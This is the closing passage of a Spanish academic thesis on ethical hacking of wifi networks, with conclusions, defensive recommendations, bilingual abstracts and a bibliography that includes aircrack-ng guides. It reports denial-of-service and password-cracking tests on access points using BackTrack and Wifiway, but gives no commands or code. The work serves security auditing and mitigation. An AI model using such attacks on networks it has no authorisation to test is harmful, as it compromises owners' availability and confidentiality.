- Realizar los ataques de Denegación de Servicio Wireless se ubican dentro de la modalidad activa porque se ha comprometido la disponibilidad de la red inalámbrica wifi seleccionada, así también se ha realizado un ataque pasivo ya que no se alteró o modificó la red objetivo, solo se obtuvo acceso por medio de la escucha de paquetes y descifrado de la contraseña afectando la confidencialidad y autenticidad.

- Desarrollar una estrategia de seguridad proactiva o de previsión de ataques con la generación de la guía referencial de esta investigación viene a ser un plan de contingencia frente a los ataques de agentes externos no autorizados que permite reducir la cantidad de puntos vulnerables hallados en routers o AP.

RECOMENDACIONES

- Es importante concientizar a los usuarios de redes inalámbricas sobre el encaminamiento ético que se debe dar a la metodología del hacker y de las herramientas que se utilizan, pues los fines delictivos y criminales con respecto a la informática y hurto de datos es actualmente sujeto de condenas legales.

- Se recomienda al usuario propietario de una red inalámbrica wifi mantenerse al día con las actualizaciones de su sistema operativo, firmware del AP, firewalls, antivirus, IDS, limpiadores de registros, además de las medidas sugeridas en esta investigación que vienen a ser preventivas, complementándolas con medidas correctivas que ayuden a la mitigación de las brechas existentes en redes inalámbricas wifi.

- Se recomienda a los profesionales de la carrera de Ingeniería Electrónica en Telecomunicaciones y Redes optar por nuevas certificaciones internacionales en seguridades que avalen la capacidad, conocimiento y habilidades en seguridad informática y en este caso específico la seguridad en redes inalámbricas.

- Utilizar la guía de mejores prácticas para mitigación del riesgo de vulnerabilidades propuesta en ésta investigación permitirá mejorar el nivel de la autenticidad, integridad, confidencialidad y disponibilidad para los usuarios dueños de este tipo de redes, además de las fuentes de información que aparecen en sitios web de las organizaciones de seguridad informática.

- Siendo la información el activo más importante que tiene un usuario, se recomienda habilitar la compartición de estos recursos solo a usuarios autorizados e identificados por el propietario de la información, proporcionando además los

mínimos privilegios como por ejemplo solo lectura, para evitar cualquier intrusión que pueda alterar los elementos básicos de la seguridad.

- Apagar el router es una medida recomendable, ya que no existirán ataques si no hay un blanco sobre el cual proceder, es recomendable apagarlo también en ataques de denegación de servicio y encenderlo nuevamente en minutos posteriores, si es posible cambiando la configuración del canal en el router.

RESUMEN

La aplicación de hacking Ético para determinar vulnerabilidades de acceso a redes inalámbricas wifi ha sido desarrollado como tesis de investigación con el objetivo de analizar las técnicas de Hacking para utilizarlas como herramienta de auditoría que reporten las amenazas que se presentan en este tipo de redes y en consecuencia generar una guía referencial que puedan mitigar los riesgos que presentan las vulnerabilidades de acceso.

Se ha utilizado en esta investigación el método inductivo-deductivo partiendo de un conjunto ordenado y secuencial de fases que sigue un hacker para realizar ataques a puntos de accesos ubicados en un sector comercial de la ciudad de Riobamba y también a un router proporcionado por un ISP, teniendo al software libre denominado BackTrack y Wifiway como distribuciones que ayudan a realizar estos ataques y luego de esta evaluación se ha desarrollado un guía de mejores prácticas para disminuir las posibles intrusiones no autorizadas en redes inalámbricas wifi.

A partir de un conjunto de pruebas de penetración en routers inalámbricos se ha desarrollado los reportes resumidos de los procedimientos ejecutados y a continuación un listado de vulnerabilidades categorizadas con su respectivo nivel de severidad y rango de explotación, junto con su amenaza correspondiente y las mejores prácticas para mantener la seguridad inalámbrica.

De esta manera se ha concluido que la seguridad de la información en este tipo de redes tiene una gran importancia en cuanto a la protección de los diversos recursos que posee una organización o entidad siendo la información el activo más sensible debiendo poseer confidencialidad, autenticidad, integridad y disponibilidad.

Se recomienda a los usuarios propietarios de redes inalámbricas, aplicar las medidas presentadas en esta investigación para atenuar los impactos que puedan significar la

explotación de estas brechas determinadas, además que la investigación debe ser actualizada regularmente debido a que los incidentes de seguridad pueden ocurrir de manera frecuente y en cada uno de estos se pueden descubrir nuevas facilidades para que los accesos sean explotados por agentes intrusos.

SUMMARY

The application of Ethical hacking to determine access vulnerabilities to wireless networks Wifi has been developed as thesis research with the objective of analyse the Hacking techniques to be used as audit tool to report threats that show this type of networks and therefore build a reference guide that can mitigate risks that show the access vulnerabilities.

It has been used in this investigation the inductive-deductive method beginning of an ordered and sequential phases that a hacker follow to make attacks to Access Points located in a commercial sector of the Riobamba city and also to a router provided by an ISP, with free software called BackTrack and Wifiway as distributions that help to make these attacks and after this evaluation has been developed a guide of best practices to reduce the possible unauthorized intrusions in wireless networks Wifi.

From a set of penetration test in wireless routers has been developed the summarized reports of the executed procedures and next a list of vulnerabilities categorized by their respective severity level and exploitation range together with their corresponding threat and the best practices to maintain the wireless security.

Thus it was concluded that the information security in this type of networks has a great importance for the protection of various resources that have an organization or entity with the information as the most sensitive asset that should possess confidentiality, authenticity, integrity and availability.

It is recommended to owners of wireless networks enforce measures presented in this research to mitigate the impacts that can mean the exploitation of these gaps, besides this investigation should be updated regularly because the incidents of security can happen frequently and in each one of these they can be discovered new facilities so that the accesses are exploited by intruder agents.

BIBLIOGRAFÍA

1. **AREITIO**, J., Seguridad de la información: redes informáticas y sistemas de información., Madrid-España., Paraningo., 2008., p.pp. 20-27.

2. **ENGST** Adam y otros., Introducción a las Redes Inalámbricas., Madrid-España., Anaya Multimedia., 2000., p.pp 19-38.

3. **HELD** G., Securing Wireless LANs., West Sussex-Inglaterra., John Wiley & Sons Ltd., 2003., p.pp. 2-34

4. **KUROSE** J y otros., Redes de Computadores Un enfoque Descendente Basado en Internet., 2a ed., Pearson Addison Wesley., México-México., 2004., p. pp. 469-474

5. **RITINGHOUSE** John y otros., Wireless Operational Security., Oxford-Inglaterra., Digital Press., 2004., p.pp. 334-359.

INTERNET

1. **DISTRIBUCIÓN BACKTRACK**

   http://www.backtrack-linux.org
   2011/06/11

2. **DISTRIBUCIÓN WIFIWAY**

   http://www.fringir.com/posts/downloads/1655/Wifiway-2-0-1-multi-.html
   2011/06/17

3. HACKING ÉTICO

http://es.scribd.com/doc/49556532/Hacking-Etico-y-Defensa-en-Profundidad

2011/04/04

http://www.segu-info.com.ar/politicas/pruebas.htm

2011/05/01

4. METODOLOGÍA ISAAF

http://www.oissg.org/wiki/index.php?title=ISSAF-PENETRATION_TESTING_FRAMEWORK

2011/04/12

5. SUITE AIRCRACK

http://www.aircrack.es/foro/aircrack-ng-linux/128-guia-completa-aircrack-ng-2.html

2011/06/28

http://www.seguridadwireless.net/hwagm/manual-aircrack-ng-castellano.html

2011/07/10